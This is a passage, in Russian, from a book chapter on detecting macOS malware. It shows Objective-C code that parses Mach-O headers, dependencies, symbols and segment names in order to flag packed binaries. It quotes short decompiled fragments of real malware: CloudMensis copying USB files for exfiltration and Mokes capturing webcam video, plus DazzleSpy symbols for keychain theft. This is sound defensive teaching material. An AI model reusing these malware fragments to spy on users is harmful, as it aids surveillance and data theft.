#define MH_MAGIC_64 0xfeedfacf
#define MH_CIGAM_64 0xcffaedfe
```

Ради простоты код пропускает рекомендуемые проверки здравого смысла и ошибок. Например, производственный код как минимум должен убедиться, что размер прочитанных байтов больше `sizeof(struct mach_header_64)`, прежде чем разыменовывать смещения в заголовке.

> **Примечание.** Заголовки Mach-O имеют тип `mach_header` или `mach_header_64`. Недавние версии macOS поддерживают только 64-битный код, поэтому этот раздел сосредоточен на `mach_header_64`, определенном в `mach-o/loader.h`.

Теперь, когда мы уверены, что смотрим на Mach-O, можно разобрать его. Листинг 2-9 определяет для этой цели вспомогательную функцию с именем `parseMach0`. Она принимает указатель на структуру `mach_header_64`.

```
void parseMachO(struct mach_header_64* header) {

    if(MH_CIGAM_64 == machoHeader->magic) {

        swap_mach_header_64(machoHeader, ((NXArchInfo*)NXGetLocalArchInfo())->byteorder);
    }

    ...
}
```

Листинг 2-9: Перестановка заголовка Mach-O в соответствии с порядком байтов хоста

Поскольку заголовок двоичного файла и хостовая машина могут иметь разный порядок байтов, код сначала проверяет переставленное magic-значение Mach-O. Если вы встретили его, переставьте заголовок через API `swap_mach_header_64`. Обратите внимание, что здесь код использует функцию macOS `NXGetLocalArchInfo`, но если вы пишете код для macOS 13 или новее, следует использовать более современные API `macho*`, снова учитывая, что функция `macho_best_slice` была сломана до macOS 15.

Чтобы напечатать заголовок Mach-O, мы пишем вспомогательную функцию `printMachOHeader` (листинг 2-10).

```
void printMachOHeader(struct mach_header_64* header) {

    int32_t cpusubtype = 0;

    cpusubtype = header->cpusubtype & ~CPU_SUBTYPE_MASK;

    printf("Mach-O header\n");
    printf(" magic %#x\n", header->magic);
    printf(" cputype %u (%#x)\n", header->cputype, header->cputype);
    printf(" cpusubtype %u (%#x)\n", cpusubtype, cpusubtype);
    printf(" capabilities %#x\n", (header->cpusubtype & CPU_SUBTYPE_MASK) >> 24);
    printf(" filetype %u (%#x)\n", header->filetype, header->filetype);
    printf(" ncmds %u\n", header->ncmds);
    printf(" sizeofcmds %u\n", header->sizeofcmds);
    printf(" flags %#x\n", header->flags);
}
```

Листинг 2-10: Печать заголовка Mach-O

Обзор каждого члена заголовка можно найти в комментариях к определению структуры `mach_header_64`. Например, после поля `magic` идут два поля, описывающие совместимый тип и подтип CPU двоичного файла. Член `cpusubtype` также содержит capabilities двоичного файла, и их можно извлечь в собственное поле.

Тип файла указывает, является ли двоичный файл самостоятельным исполняемым файлом или загружаемой библиотекой. Следующие поля описывают количество и размер load commands двоичного файла, которые мы вскоре будем активно использовать. Наконец, член структуры `flags` указывает дополнительные необязательные возможности, например совместим ли двоичный файл с рандомизацией размещения адресного пространства.

Запустим код разбора Mach-O для CloudMensis. После поиска в универсальном заголовке инструмент находит совместимый заголовок Mach-O и затем печатает его:

```
% ./parseBinary CloudMensis/WindowServer
Mach-O header:
magic 0xfeedfacf
cputype 16777228 (0x100000c)
cpusubtype 0 (0)
capabilities 0
filetype 2 (0x2)
ncmds 28
sizeofcmds 4192
flags 0x200085
```

Этот вывод совпадает с выводом Apple `otool`, флаг `-h` которого предписывает напечатать заголовок Mach-O:

```
% otool -h CloudMensis/WindowServer
...
CloudMensis/WindowServer (architecture arm64):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
0xfeedfacf 16777228 0 0x00 2 28 4192 0x00200085
```

Запуск `otool` с флагом `-v` преобразует возвращенные числовые значения в символы:

```
% otool -hv CloudMensis/WindowServer
...
CloudMensis/WindowServer (architecture arm64):
Mach header
magic cputype cpusubtype caps filetype ncmds sizeofcmds flags
MH_MAGIC_64 ARM64 ALL 0x00 EXECUTE 28 4192 NOUNDEFS DYLDLINK
TWOLEVEL PIE
```

Эти значения подтверждают, что наш инструмент работает как ожидается.

Load Commands

Load commands - это инструкции для `dyld`, которые идут сразу после заголовка Mach-O. Поле заголовка с именем `ncmds` задает количество load commands, а каждая команда является структурой типа `load_command`, содержащей тип команды (`cmd`) и размер (`cmdsize`), как видно здесь:

```
struct load_command {
    uint32_t cmd; /* type of load command */
    uint32_t cmdsize; /* total size of command in bytes */
};
```

Некоторые load commands описывают сегменты в двоичном файле, например сегмент `__TEXT`, содержащий код двоичного файла, тогда как другие описывают зависимости, расположение таблицы символов и многое другое. Поэтому код, стремящийся извлечь информацию из Mach-O, обычно начинает с разбора load commands.

Листинг 2-11 определяет для этой цели вспомогательную функцию с именем `findLoadCommand`. Она принимает указатель на заголовок Mach-O и тип load command, который нужно найти. Определив начало load commands, она перебирает каждую из них и создает массив, содержащий команды, соответствующие указанному типу.

```
NSMutableArray* findLoadCommand(struct mach_header_64* header, uint32_t type) {

    NSMutableArray* commands = [NSMutableArray array];
    struct load_command* command = NULL;

    command = (struct load_command*)((unsigned char*)header + sizeof(struct mach_header_64));

    for(uint32_t i = 0; i < header->ncmds; i++) {

        if(type == command->cmd) {
            [commands addObject:[NSValue valueWithPointer:command]];
        }

        command = (struct load_command*)((unsigned char*)command + command->cmdsize);
    }

    return commands;
}
```

Листинг 2-11: Перебор всех load commands и сбор тех, которые соответствуют указанному типу

Мы начинаем с вычисления указателя на первую load command, которая идет сразу после заголовка Mach-O. Затем перебираем все load commands, расположенные одна за другой, и проверяем член `cmd` каждой из них, чтобы увидеть, совпадает ли он с указанным типом. Поскольку мы не можем напрямую хранить указатели в массиве Objective-C, сначала создаем объект `NSValue` с адресом load command. Наконец, переходим к следующей load command. Load commands могут различаться по размеру, поэтому для поиска следующей используем поле `cmdsize` текущей команды.

Поняв load commands и имея вспомогательную функцию, возвращающую интересующие команды, теперь рассмотрим несколько примеров важной информации, которую можно извлечь, начиная с зависимостей.

Извлечение зависимостей

Одна из причин разбирать Mach-O - извлекать их зависимости: динамические библиотеки, которые `dyld` будет автоматически загружать. Понимание зависимостей двоичного файла может дать представление о его вероятных возможностях или даже раскрыть вредоносные зависимости. Например, CloudMensis линкуется с фреймворком DiskArbitration, который предоставляет API для взаимодействия с внешними дисками. Используя API этого фреймворка, вредоносная программа отслеживает подключение съемных USB-накопителей, чтобы эксфильтрировать внешние файлы.

При написании кода мы часто можем добиться одного и того же результата несколькими способами. Например, в главе 1 мы извлекали все загруженные библиотеки и фреймворки из запущенного процесса, используя `vmmap`. В этой главе мы выполним похожую задачу, вручную разбирая Mach-O. Этот статический подход извлечет только прямые зависимости, исключая рекурсию; иначе говоря, мы не будем извлекать зависимости зависимостей. Кроме того, библиотеки, напрямую загружаемые двоичным файлом во время выполнения, сами по себе зависимостями не являются и поэтому не будут извлечены. Несмотря на простоту, этот прием должен помочь понять возможности Mach-O, и он не требует выполнения внешних двоичных

файлов вроде vmmap. Также код будет работать с любым Mach-O-двоичным файлом, не требуя, чтобы он в данный момент выполнялся.

Поиск путей зависимостей

Чтобы извлечь зависимости двоичного файла, можно перечислить его load commands LC_LOAD_DYLIB, каждая из которых содержит путь к библиотеке или фреймворку, от которого зависит Mach-O. Структура dylib_command описывает эти load commands:

```
struct dylib_command {
    uint32_t cmd; /* LC_ID_DYLIB, LC_LOAD_{,WEAK_}DYLIB, LC_REEXPORT_DYLIB */
    uint32_t cmdsize; /* includes pathname string */
    struct dylib dylib; /* the library identification */
};
```

Мы извлечем эти зависимости в функции с именем extractDependencies, которая принимает указатель на заголовок Mach-O и возвращает массив, содержащий имена зависимостей.

> **Примечание.** Для простоты мы не будем учитывать load commands LC_LOAD_WEAK_DYLIB, которые описывают необязательные зависимости.

В листинге 2-12 код начинает с вызова вспомогательной функции findLoadCommand, чтобы найти load commands, тип которых равен LC_LOAD_DYLIB. Затем он перебирает каждую из этих load commands, чтобы извлечь путь зависимости.

```
NSMutableArray* extractDependencies(struct mach_header_64* header) {

    ...

    NSMutableArray* commands = findLoadCommand(header, LC_LOAD_DYLIB);

    for(NSValue* command in commands) {

        // Add code here to extract each dependency.
    }
```

Листинг 2-12: Поиск всех load commands LC_LOAD_DYLIB

Теперь извлечем имя каждой зависимости. Чтобы понять, как мы будем это делать, взгляните на структуру dylib, описывающую зависимость. Эта структура является последним членом структуры dylib_command, используемой для описания load commands LC_LOAD_DYLIB:

```
struct dylib {
    union lc_str name; /* library's path name */
    uint32_t timestamp; /* library's build time stamp */
    uint32_t current_version; /* library's current version number */
    uint32_t compatibility_version; /* library's compatibility vers number*/
};
```

Нас интересует поле структуры name, тип которого - lc_str. Комментарий в файле Apple loader.h объясняет, что сначала нужно извлечь смещение к пути зависимости, а затем использовать его для вычисления байтов и длины пути (листинг 2-13).

```
NSMutableArray* dependencies = [NSMutableArray array];

for(NSValue* command in commands) {

    struct dylib_command* dependency = command.pointerValue;

    uint32_t offset = dependency->dylib.name.offset;

    char* bytes = (char*)dependency + offset;
    NSUInteger length = dependency->cmdsize-offset;
```

```
    NSString* path = [[NSString alloc] initWithBytes:bytes length:length encoding:NSUTF8
    StringEncoding];

    [dependencies addObject:path];
}
```

Листинг 2-13: Извлечение зависимости из load command `LC_LOAD_DYLIB`

Ранее мы сохранили указатель на каждую подходящую load command как объект `NSValue`, поэтому сначала должны извлечь эти указатели. Затем извлекаем смещение к пути зависимости и используем его для вычисления байтов и длины пути. Теперь можно легко извлечь путь в строковый объект и сохранить его в массиве. После завершения перечисления мы возвращаем этот массив, содержащий все зависимости.

Когда мы компилируем и запускаем этот код для CloudMensis, он выводит следующее:

```
% ./parseBinary CloudMensis/WindowServer
...
Dependencies: (count: 12): (
...
"/usr/lib/libobjc.A.dylib",
"/usr/lib/libSystem.B.dylib",
...
"/System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitration",
"/System/Library/Frameworks/SystemConfiguration.framework/Versions/A/SystemConfiguration"
)
```

Обратите внимание на включение фреймворка DiskArbitration, о котором мы упоминали ранее. Еще раз можно использовать `otool`, на этот раз с флагом `-L`, чтобы подтвердить точность нашего кода:

```
% otool -L CloudMensis/WindowServer
...
"/usr/lib/libobjc.A.dylib",
"/usr/lib/libSystem.B.dylib",
...
"/System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitration",
"/System/Library/Frameworks/SystemConfiguration.framework/Versions/A/SystemConfiguration"
```

Зависимости, извлеченные из CloudMensis с помощью `otool`, совпадают с зависимостями, извлеченными нашим кодом, поэтому можно перейти к их анализу.

Анализ зависимостей

Большинство зависимостей CloudMensis - это системные библиотеки и фреймворки, такие как `libobjc.A.dylib` и `libSystem.B.dylib`. По сути все двоичные файлы Mach-O линкуются с ними, и с точки зрения обнаружения вредоносных программ они неинтересны. Однако зависимость DiskArbitration примечательна, поскольку она предоставляет API `DA*` для взаимодействия с внешними дисками. Вот фрагмент декомпилированного двоичного кода CloudMensis, показывающий взаимодействие с API DiskArbitration:

```
-(void)loop_usb {

    rax = DASessionCreate(**_kCFAllocatorDefault);

    DARegisterDiskAppearedCallback(rax, 0x0, OnDiskAppeared, 0x0);

    ...
}

int OnDiskAppeared() {

    ...

    r13 = DADiskCopyDescription(rdi);
```

```
    rax = CFDictionaryGetValue(r13, **_kDADiskDescriptionVolumeNameKey);
    r14 = [NSString stringWithFormat:@"/Volumes/%@", rax];

    ...

    rax = [functions alloc];
    r15 = [rax randPathWithPrefix:0x64 isZip:0x0];

    rax = [FileTreeXML alloc];
    [rax startFileTree:r14 dropPath:r15];

    ...

    [rax MoveToFileStore:r15 Copy:0x0];

    rax = [NSURL fileURLWithPath:r14];
    r14 = [NSMutableArray arrayWithObject:rax];

    rax = [functions alloc];
    [rax SearchAndMoveFS:r14 removable:0x1];

    ...
}
```

Сначала в функции с именем `loop_usb` вредоносная программа вызывает различные API DiskArbitration, чтобы зарегистрировать callback, который операционная система автоматически вызовет при появлении нового диска. Когда этот callback `OnDiskAppeared` вызывается, например при подключении внешнего USB-накопителя, он вызывает другие API `DA*`, такие как `DADiskCopyDescription`, чтобы получить доступ к информации о новом диске. Оставшаяся часть кода в callback `OnDiskAppeared` отвечает за создание списка файлов, а затем копирование файлов с накопителя в пользовательское файловое хранилище. Эти файлы в итоге эксфильтруются на удаленный командно-управляющий сервер атакующего.

Запустим код зависимостей для другого образца вредоносной программы, который использует еще больше фреймворков, чтобы получить широкий набор наступательных возможностей. Mokes - это кросс-платформенный имплант для кибершпионажа, заражавший пользователей macOS в атаках с использованием browser zero-days. [6] Запуск кода извлечения зависимостей для двоичного файла вредоносной программы с именем `storeuserd` генерирует следующий вывод:

```
% ./parseBinary Mokes/storeuserd
...
Dependencies: (count: 25): (
"/System/Library/Frameworks/DiskArbitration.framework/Versions/A/DiskArbitration",
"/System/Library/Frameworks/IOKit.framework/Versions/A/IOKit",
"/System/Library/Frameworks/ApplicationServices.framework/Versions/A/ApplicationServices",
"/System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices",
"/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation",
"/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation",
"/System/Library/Frameworks/Security.framework/Versions/A/Security",
"/System/Library/Frameworks/SystemConfiguration.framework/Versions/A/SystemConfiguration",
"/System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa",
"/System/Library/Frameworks/Carbon.framework/Versions/A/Carbon",
"/System/Library/Frameworks/AudioToolbox.framework/Versions/A/AudioToolbox",
"/System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio",
"/System/Library/Frameworks/QuartzCore.framework/Versions/A/QuartzCore",
"/System/Library/Frameworks/AVFoundation.framework/Versions/A/AVFoundation",
"/System/Library/Frameworks/CoreMedia.framework/Versions/A/CoreMedia",
"/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit",
"/System/Library/Frameworks/AudioUnit.framework/Versions/A/AudioUnit",
"/System/Library/Frameworks/CoreWLAN.framework/Versions/A/CoreWLAN",
...
)
```

Некоторые из этих зависимостей проливают свет на возможности вредоносной программы и могут направить дальнейший анализ. Например, вредоносная программа использует фреймворк AVFoundation, чтобы записывать аудио и видео с микрофона и веб-камеры зараженного хоста. Она

также использует CoreWLAN для перечисления и мониторинга сетевых интерфейсов и DiskArbitration для наблюдения за внешними накопителями, чтобы находить и эксфильтровать интересующие файлы.

Разумеется, одни зависимости не могут доказать, что код вредоносен. Например, двоичный файл, линкующийся с AVFoundation, не обязательно шпионит за пользователем; это может быть легитимное приложение видеоконференций или оно может просто использовать фреймворк для безобидных задач, связанных с мультимедиа. Однако взгляд на следующий фрагмент дизассемблирования Mokes подтверждает, что он действительно использует API AVFoundation злонамеренно:

```
rax = AVFAudioInputSelectorControl::createCaptureDevice();
...
rax = [AVCaptureDeviceInput deviceInputWithDevice:rax error:&var_28];
...
QMetaObject::tr(..., "Could not connect the video recorder");
```

Этот отрывок показывает, как код взаимодействует с веб-камерой, чтобы шпионить за жертвами.

Еще одна причина извлекать зависимости из двоичного файла Mach-O - обнаружение вредоносных подмен. ZuRu - один из таких примеров. Авторы этой вредоносной программы скрытно троянизировали популярные приложения, такие как iTerm, добавляя к ним вредоносную зависимость, а затем распространяли приложения через спонсированные объявления, которые появлялись первым результатом, когда пользователи искали приложения в интернете.

Подмена была скрытной, поскольку полностью сохраняла функциональность исходного приложения. Однако извлечение зависимостей быстро выявляет вредоносную зависимость. Чтобы продемонстрировать это, сначала извлечем зависимости из легитимной копии iTerm2:

```
% ./parseBinary /Applications/iTerm.app/Contents/MacOS/iTerm2
...
Dependencies: (count: 33):
"/usr/lib/libaprutil-1.0.dylib",
"/usr/lib/libicucore.A.dylib",
"/usr/lib/libc++.1.dylib",
"@rpath/BetterFontPicker.framework/Versions/A/BetterFontPicker",
"@rpath/SearchableComboListView.framework/Versions/A/SearchableComboListView",
"/System/Library/Frameworks/OpenDirectory.framework/Versions/A/OpenDirectory",
...
"/System/Library/Frameworks/QuartzCore.framework/Versions/A/QuartzCore",
"/System/Library/Frameworks/WebKit.framework/Versions/A/WebKit",
"/usr/lib/libsqlite3.dylib",
"/usr/lib/libz.1.dylib"
)
```

Ничего необычного. Теперь, если извлечь зависимости из троянизированного экземпляра iTerm, мы обнаружим новую зависимость, `libcrypto.2.dylib`, расположенную в bundle приложения. Эта зависимость бросается в глаза не только потому, что ее нет в легитимном приложении, но и потому, что это единственная зависимость, использующая переменную `@executable_path`:

```
% ./parseBinary ZuRu/iTerm.app/Contents/MacOS/iTerm2
...
Dependencies: (count: 34):
"/usr/lib/libaprutil-1.0.dylib",
"/usr/lib/libicucore.A.dylib",
"/usr/lib/libc++.1.dylib",
"@rpath/BetterFontPicker.framework/Versions/A/BetterFontPicker",
"@rpath/SearchableComboListView.framework/Versions/A/SearchableComboListView",
"/System/Library/Frameworks/OpenDirectory.framework/Versions/A/OpenDirectory",
...
```

```
"/System/Library/Frameworks/QuartzCore.framework/Versions/A/QuartzCore",
"/System/Library/Frameworks/WebKit.framework/Versions/A/WebKit",
"/usr/lib/libsqlite3.dylib",
"/usr/lib/libz.1.dylib",
"@executable_path/../Frameworks/libcrypto.2.dylib"
)
```

В переменной `@executable_path` нет ничего изначально вредоносного; она просто сообщает загрузчику, как относительно разрешить путь библиотеки, то есть библиотека, вероятно, встроена в тот же bundle, что и исполняемый файл. Тем не менее добавление новой зависимости, ссылающейся на вновь добавленную библиотеку, явно требовало дополнительного анализа, и такой анализ показал, что зависимость содержала всю вредоносную логику вредоносной программы. [7]

Извлечение символов

Символы двоичного файла содержат имена функций или методов двоичного файла, а также имена API, которые он импортирует. Эти имена функций могут раскрыть возможности файла и даже дать индикаторы того, что он вредоносен. Например, извлечем символы из вредоносной программы DazzleSpy с помощью инструмента macOS `nm`:

```
% nm DazzleSpy/softwareupdate
...
"+[Exec doShellInCmd:]",
"-[ShellClassObject startPty]",
"-[MethodClass getIPAddress]",
"-[MouseClassObject PostMouseEvent::::]",
"-[KeychainClassObject getPasswordFromSecKeychainItemRef:]"
...
```

По формату этих символов можно понять, что вредоносная программа была написана на Objective-C. Среда выполнения Objective-C требует, чтобы имена методов оставались нетронутыми в скомпилированном двоичном файле, поэтому понять возможности двоичных файлов часто относительно легко. Например, символы, встроенные в DazzleSpy, раскрывают методы, которые, судя по всему, выполняют команды оболочки, обследуют систему, отправляют события мыши и крадут пароли из keychain.

Стоит отметить, однако, что ничто не мешает авторам вредоносных программ использовать вводящие в заблуждение имена методов, поэтому никогда не следует делать выводы только на основе извлеченных символов. Вы также можете столкнуться с символами, которые были обфусцированы, что дает довольно хороший признак того, что двоичному файлу есть что скрывать. Наконец, авторы могли strip-нуть двоичный файл, чтобы удалить символы, не являющиеся необходимыми для выполнения программы.

Позже в выводе символов `nm` для DazzleSpy мы также находим API, которые вредоносная программа импортирует из системных библиотек и фреймворков:

```
_bind
_connect
_AVMediaTypeVideo
_AVCaptureSessionRuntimeErrorNotification
_NSFullUserName
_SecKeychainItemCopyContent
```

Сюда входят сетевые API, такие как `bind` и `connect`, связанные с backdoor-возможностями вредоносной программы, импорты AVFoundation, связанные с ее возможностями удаленного рабочего стола, а также API для обследования системы и извлечения объектов из keychain жертвы.

Как программно извлечь символы двоичного файла Mach-O? Как вы увидите, для этого снова требуется разбирать load commands двоичного файла. Мы сосредоточимся конкретно на load command `LC_SYMTAB`, которая содержит информацию о символах двоичного файла, находящихся в таблице символов, отсюда суффикс load command `SYMTAB`. Эта load command состоит из структуры `symtab_command`, определенной в `loader.h`:

```
struct symtab_command {
    uint32_t cmd; /* LC_SYMTAB */
    uint32_t cmdsize; /* sizeof(struct symtab_command) */
    uint32_t symoff; /* symbol table offset */
    uint32_t nsyms; /* number of symbol table entries */
    uint32_t stroff; /* string table offset */
    uint32_t strsize; /* string table size in bytes */
};
```

Член `symoff` содержит смещение таблицы символов, а `nsyms` содержит количество записей в этой таблице. Таблица символов состоит из структур `nlist_64`, определенных в `nlist.h`:

```
struct nlist_64 {
    union {
        uint32_t n_strx; /* index into the string table */
    } n_un;
    uint8_t n_type; /* type flag, see below */
    uint8_t n_sect; /* section number or NO_SECT */
    uint16_t n_desc; /* see <mach-o/stab.h> */
    uint64_t n_value; /* value of this symbol (or stab offset) */
};
```

Каждая структура `nlist_64` в таблице символов содержит индекс в таблицу строк, в поле `n_strx`. Смещение таблицы строк можно найти в поле `stroff` структуры `symtab_command`. Добавив указанный индекс из `n_strx` к этому смещению, можно получить символ как строку, завершающуюся `NULL`.

Итак, чтобы извлечь символы двоичного файла, нужно выполнить следующие шаги:

1. Найти load command `LC_SYMTAB`, содержащую структуру `symtab_command`.
2. Использовать член `symoff` структуры `symtab_command`, чтобы найти смещение таблицы символов.
3. Использовать член `stroff` структуры `symtab_command`, чтобы найти смещение таблицы строк.
4. Перебрать все структуры `nlist_64` таблицы символов, чтобы извлечь индекс каждого символа (`n_strx`) в таблицу строк.
5. Применить этот индекс к таблице строк, чтобы найти имя символа.

Функция в листинге 2-14 реализует эти шаги. Получив указатель на заголовок Mach-O, она сохраняет все символы в массив и возвращает его вызывающему коду.

```
NSMutableArray* extractSymbols(struct mach_header_64* header) {

    NSMutableArray* symbols = [NSMutableArray array];
    NSMutableArray* commands = findLoadCommand(header, LC_SYMTAB);

    struct symtab_command* symTableCmd = ((NSValue*)commands.firstObject).pointerValue;

    void* symbolTable = (((void*)header) + symTableCmd->symoff);

    void* stringTable = (((void*)header) + symTableCmd->stroff);

    struct nlist_64* nlist = (struct nlist_64*)symbolTable;

    for(uint32_t j = 0; j < symTableCmd->nsyms; j++) {

        char* symbol = (char*)stringTable + nlist->n_un.n_strx;

        if(0 != symbol[0]) {
            [symbols addObject:[NSString stringWithUTF8String:symbol]];
        }
```

```
            nlist++;
        }

        return symbols;
    }
```

Листинг 2-14: Извлечение символов двоичного файла

Поскольку эта функция довольно сложная, разберем ее подробно. Сначала она находит load command `LC_SYMTAB` с помощью вспомогательной функции `findLoadCommand`. Затем она использует поля структуры `symtab_command` этой load command, чтобы вычислить адреса в памяти как таблицы символов, так и таблицы строк. После инициализации указателя на первую структуру `nlist_64`, находящуюся в начале таблицы символов, код перебирает ее и все последующие структуры `nlist_64`. Для каждой из этих структур он добавляет индекс к таблице строк, чтобы вычислить адрес строкового представления символа. Если символ не равен `NULL`, код добавляет его в массив, возвращаемый вызывающему коду.

Скомпилируем и запустим этот код для DazzleSpy. Как видно, код способен извлечь имена методов вредоносной программы, а также импорты API, которые она вызывает:

```
% ./parseBinary DazzleSpy/softwareupdate
...
Symbols (count: 3101): (
"-[ShellClassObject startPty]",
"-[ShellClassObject startTask]",
"-[MethodClass getDiskSize]",
"-[MethodClass getDiskFreeSize]",
"-[MethodClass getDiskSystemSize]",
"-[MethodClass getAllhardwareports]",
"-[MethodClass getIPAddress]",
"-[MouseClassObject PostMouseEvent::::]",
"-[MouseClassObject postScrollEvent:]",
"-[KeychainClassObject getPass:cmdTo:]",
"-[KeychainClassObject getPasswordFromSecKeychainItemRef:]",
"_bind",
"_connect",
...
"_AVMediaTypeVideo",
"_AVCaptureSessionRuntimeErrorNotification",
)
```

Способность извлекать символы из любого двоичного файла Mach-O улучшит наше эвристическое обнаружение вредоносных программ. Далее мы программно обнаружим аномальные характеристики, часто указывающие, что двоичный файл занят чем-то злонамеренным.

> **Примечание.** Более новые двоичные файлы могут содержать load command `LC_DYLD_CHAINED_FIXUPS`, которая оптимизирует обработку символов и импортов в недавних версиях macOS. В таком случае для извлечения встроенных символов нужен другой подход. Подробнее и программную реализацию такого извлечения см. в функции `extractChainedSymbols` проекта `parseBinary`.

Обнаружение упакованных двоичных файлов

Упаковщик исполняемых файлов - это инструмент, который сжимает двоичный код, чтобы уменьшить его размер для распространения. Упаковщик вставляет небольшой unpacker stub в точку входа двоичного файла, и этот stub автоматически выполняется при запуске упакованной программы, восстанавливая исходный код в памяти.

Авторы вредоносных программ очень любят упаковщики, поскольку сжатый код труднее анализировать. Более того, некоторые упаковщики шифруют или дополнительно обфусцируют двоичный файл, пытаясь помешать сигнатурному обнаружению и усложнить анализ. Легитимное ПО в macOS редко упаковано, поэтому способность обнаруживать обфускацию может быть мощной эвристикой для пометки двоичных файлов, заслуживающих более пристального изучения.

Я завершу эту главу, показав, как обнаруживать упакованные и зашифрованные двоичные файлы Mach-O, ища отсутствие зависимостей и символов, аномальные имена sections и segments, а также высокую энтропию.

Зависимости и символы

Один простой, хотя и несколько наивный, подход к обнаружению упаковщика - перечислить зависимости и символы двоичного файла, а точнее их отсутствие. Неупакованные двоичные файлы всегда будут иметь зависимости от различных системных фреймворков и библиотек, таких как `libSystem.B.dylib`, а также импорты из этих зависимостей. Упакованные двоичные файлы, напротив, могут не иметь ни одной зависимости или символа, поскольку unpacker stub будет динамически разрешать и загружать любые необходимые библиотеки.

Двоичный файл без зависимостей или символов как минимум аномален, и наш инструмент должен пометить его для анализа. Например, запуск кода извлечения зависимостей и символов для вредоносной программы oRAT не находит ни зависимостей, ни символов:

```
% ./parseBinary oRat/darwinx64
...
Dependencies: (count: 0): ( )
Symbols: (count: 0): ( )
```

Apple `otool` и `nm` также подтверждают это отсутствие:

```
% otool -L oRat/darwinx64
oRat/darwinx64:

% nm oRat/darwinx64
oRat/darwinx64: no symbols
```

Оказывается, oRAT упакован с помощью UPX, кросс-платформенного упаковщика, который любят авторы вредоносных программ для Mac. Примеры других вредоносных программ macOS, упакованных UPX, включают IPStorm, ZuRu и Coldroot.

Имена sections и segments

Двоичные файлы, упакованные UPX, могут содержать специфичные для UPX имена sections или segments, такие как `__XHDR`, `UPX_DATA` или `upxTEXT`. Если мы обнаружим эти имена при разборе segments двоичного файла Mach-O, можно сделать вывод, что двоичный файл был упакован. Другие упаковщики, такие как MPress, добавляют собственные имена segments, например `__MPRESS__`.

Следующий фрагмент кода из файла UPX `p_mach.cpp` [8] показывает ссылки на нестандартные имена segments:

```
if (!strcmp("__XHDR", segptr->segname)) {
    // PackHeader precedes __LINKEDIT
    style = 391; // UPX 3.91
}
if (!strcmp("__TEXT", segptr->segname)) {
    ptrTEXT = segptr;
    style = 391; // UPX 3.91
}
if (!strcmp("UPX_DATA", segptr->segname)) {
    // PackHeader follows loader at __LINKEDIT
    style = 392; // UPX 3.92
}
```

Чтобы получить имена sections и segments двоичного файла, можно перебрать его load commands, ища команды типа `LC_SEGMENT_64`. Эти load commands состоят из структур `segment_command_64`, содержащих член с именем `segname` с именем segment. Вот структура `segment_command_64`:

```
struct segment_command_64 { /* for 64-bit architectures */
    uint32_t cmd; /* LC_SEGMENT_64 */
    uint32_t cmdsize; /* includes sizeof section_64 structs */
    char segname[16]; /* segment name */
    ...
    uint32_t nsects; /* number of sections in segment */
    uint32_t flags; /* flags */
};
```

Любые sections внутри segment должны идти непосредственно после структуры `segment_command_64`, член `nsects` которой задает количество sections. Структура `section_64`, показанная здесь, описывает sections:

```
struct section_64 { /* for 64-bit architectures */
    char sectname[16]; /* name of this section */
    char segname[16]; /* segment this section goes in */
    ...
};
```

Поскольку имя segment можно извлечь из структуры `segment_command_64`, здесь нас интересует только имя section, `sectname`. Чтобы обнаруживать упаковщики вроде UPX, наш код может перебрать каждый segment и его sections, сравнивая имена с именами распространенных упаковщиков. Но сначала нужна функция, которая принимает заголовок Mach-O, а затем извлекает segments и sections двоичного файла. Функция `extractSegmentsAndSections`, частично показанная в листинге 2-15, делает именно это.

```
NSMutableArray* extractSegmentsAndSections(struct mach_header_64* header) {

    NSMutableArray* names = [NSMutableArray array];

    NSCharacterSet* nullCharacterSet = [NSCharacterSet
    characterSetWithCharactersInString:@"\0"];

    NSMutableArray* commands = findLoadCommand(header, LC_SEGMENT_64);

    for(NSValue* command in commands) {

        // Add code here to iterate over each segment and its sections.
    }

    return names;
}
```

Листинг 2-15: Получение списка load commands `LC_SEGMENT_64`

Этот код объявляет несколько переменных, а затем вызывает уже знакомую вспомогательную функцию `findLoadCommand` со значением `LC_SEGMENT_64`. Теперь, когда у нас есть список load commands, описывающих каждый segment в двоичном файле, можно перебрать каждую из них, сохраняя их имена и имена всех их sections (листинг 2-16).

```
NSMutableArray* extractSegmentsAndSections(struct mach_header_64* header) {

    NSMutableArray* names = [NSMutableArray array];

    ...

    for(NSValue* command in commands) {

        struct segment_command_64* segment = command.pointerValue;

        NSString* name = [[NSString alloc] initWithBytes:segment->segname
        length:sizeof(segment->segname) encoding:NSASCIIStringEncoding];

        name = [name stringByTrimmingCharactersInSet:nullCharacterSet];

        [names addObject:name];

        struct section_64* section = (struct section_64*)((unsigned char*)segment +
        sizeof(struct segment_command_64));

        for(uint32_t i = 0; i < segment->nsects; i++) {

            name = [[NSString alloc] initWithBytes:section->sectname
            length:sizeof(section->sectname) encoding:NSASCIIStringEncoding];

            name = [name stringByTrimmingCharactersInSet:nullCharacterSet];

            [names addObject:name];

            section++;
        }
    }

    return names;
}
```

Листинг 2-16: Перебор каждого segment и его sections для извлечения их имен

Извлекши указатель на каждую `LC_SEGMENT_64` и сохранив его в `struct segment_command_64*`, код извлекает имя segment из члена `segname` структуры `segment_command_64`, хранящееся в довольно громоздком и не обязательно завершающемся `NULL` массиве `char`. Код преобразует его в строковый объект, обрезает все `NULL`, а затем сохраняет в массив, который будет возвращен вызывающему коду.

Далее мы перебираем структуры `section_64`, находящиеся в команде `LC_SEGMENT_64`. Для каждой section в segment существует одна структура. Поскольку они начинаются сразу после структуры `segment_command_64`, мы инициализируем указатель на первую структуру `section_64`, добавляя к началу структуры `segment_command_64` размер этой структуры. Теперь можно перебрать каждую структуру section, ограничившись членом `nsects` структуры segment. Как и с каждым именем segment, мы извлекаем, преобразуем, обрезаем и сохраняем имена sections.

После того как мы извлекли все имена segments и sections, передаем этот список простой вспомогательной функции с именем `isPacked`. Показанная в листинге 2-17, она проверяет, совпадает ли какое-либо имя с именами известных упаковщиков, таких как UPX и MPress.

```
NSMutableSet* isPacked(NSMutableArray* segsAndSects) {

    NSSet* packers = [NSSet setWithObjects:@"__XHDR", @"upxTEXT", @"__MPRESS__", nil];

